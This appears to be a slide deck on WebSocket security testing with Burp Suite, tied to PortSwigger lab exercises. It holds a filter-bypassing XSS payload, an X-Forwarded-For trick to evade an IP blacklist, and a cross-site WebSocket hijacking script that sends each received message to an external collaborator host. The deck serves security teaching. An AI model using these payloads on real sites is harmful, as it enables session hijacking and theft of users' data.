{"error": "Attack detected: Event ha..."	← To client		42	02:43:

Pretty Raw Hex

```
1 {  
  "error": "Attack detected: Event handler"  
}
```


Example #2: Bypass Insecure XSS Protection



Select WebSocket

Specify the details of the server to connect to.

Host: 70995e811b89d9007c00ba.web-security-academy.net

Port: 443

☒ Use HTTPS

Request

PrettyRawHex

1 GET /chat HTTP/1.1

2 Host: 0aed005c0470995e811b89d9007c00ba.web-security-academy.net

3 Connection: Upgrade

4 Pragma: no-cache

5 Cache-Control: no-cache

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36

7 Upgrade: websocket

8 Origin: https://0aed005c0470995e811b89d9007c00ba.web-security-academy.net

9 Sec-WebSocket-Version: 13

10 Accept-Encoding: gzip, deflate, br

11 Accept-Language: en-US,en;q=0.9

12 Cookie: session=zDMnYC4xgcT1XRIHsYuQP4VeTG9xNDAo

14 Sec-WebSocket-Key: CFi4GVWKhntEneqzcFsaHQ==

15

16

Response

PrettyRawHexRender

1 HTTP/1.1 401 Unauthorized

2 Content-Type: application/json; charset=utf-8

3 Connection: close

4 Content-Length: 29

5

6 "This address is blacklisted"

Inspector

0 highlights

0 highlights

Non WebSocket response returned

Cancel

Select existing connection

Connect

Example #2: Bypass Insecure XSS Protection



Select WebSocket

Specify the details of the server to connect to.

Host: 70995e811b89d9007c00ba.web-security-academy.net

Port: 443

☒ Use HTTPS

Request

Pretty Raw Hex

1 GET /chat HTTP/1.1
2 Host: 0aed005c0470995e811b89d9007c00ba.web-security-academy.net
3 Connection: Upgrade
4 Pragma: no-cache
5 Cache-Control: no-cache
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.95 Safari/537.36
7 Upgrade: websocket
8 Origin: https://0aed005c0470995e811b89d9007c00ba.web-security-academy.net
9 Sec-WebSocket-Version: 13
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: session=zDMnYC4xgcT1XRIHsYuQP4VeTG9xNDAo
13 X-Forwarded-For: 1.1.1.1
14 Sec-WebSocket-Key: CFi4GVWKhntEneqzcFsaHQ==
15
16

Response

Pretty Raw Hex Render

1 HTTP/1.1 401 Unauthorized
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 29
5
6 "This address is blacklisted"

Inspector

0 highlights

Non WebSocket response returned

Cancel

Select existing connection

Connect

Example #2: Bypass Insecure XSS Protection



Send WebSocket Message

Send

To server ▾

Reconnect

☒ Select next message received

Pretty

Raw

Hex

```

1 {
  "message": "<img src=1 oNeRRor=alert`1`>"
}

```

Inspector

Message	Direction	Manual	Length	Time
{"message": "<img src=1 onerror='a..."	→ To server	✓	44	03:52:
{"message": "<img src=1 onerror='a..."	→ To server	✓	44	03:52:
{"message": "<img src=1 oNeRRor=..."	→ To server	✓	42	04:01:
{"user": "You", "content": "<img src=..."	← To client		55	04:01:
TYPING	← To client		6	04:01:

Pretty

Raw

Hex

```

1 {
  "user": "You",
  "content": "<img src=1 oNeRRor=alert`1`>"
}

```

Inspector

Testing WebSockets



How to Manipulate WebSocket Messages with Burp Suite



Example 1 – XSS in WebSocket Messages



How to Manipulate WebSocket Handshakes with Burp Suite



Example #2 – Bypass Insecure XSS Protection




Example #3 – Cross-Site WebSocket Hijacking (CSWH)

Example #3: CSWH




Cross-Site Request Forgery (CSRF) is an attack where the attacker causes the victim user to carry out an action unintentionally while that user is authenticated.



Example #3: CSWH




Cross-Site Request Forgery (CSRF) is an attack where the attacker causes the victim user to carry out an action unintentionally while that user is authenticated.



Example #3: CSWH



Cross-Site WebSocket Hijacking (also known as cross-origin WebSocket hijacking) is a cross-site request forgery attack on a WebSocket handshake.



Example #3: CSWH



[Home](#) | [My account](#) | [Live chat](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: Hello!

Hal Pline: Just stop asking questions and let me out of this tiny box!

You: How are you?

Hal Pline: That's a bit personal don't you think?

Your message:

Send

Example #3: CSWH




CSWH Attack Script

```
<script>
  var ws = new WebSocket('wss://vulnerable-site/chat');
  ws.onopen = function() {
    ws.send("READY");
  };

  ws.onmessage = function(event) {
    fetch('https://0op2f5wteqjjrup6z6xolgh43v9mxcl1.oastify.com', {method: 'POST',
mode:'no-cors', body: event.data});
  }
</script>
```

Example #3: CSWH





WebSocket Vulnerabilities Labs

**LAB****APPRENTICE****Manipulating WebSocket messages to exploit vulnerabilities →****LAB****PRACTITIONER****Cross-site WebSocket hijacking →****LAB****PRACTITIONER****Manipulating the WebSocket handshake to exploit vulnerabilities →**

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS)



HOW TO SECURE WEBSOCKETS?

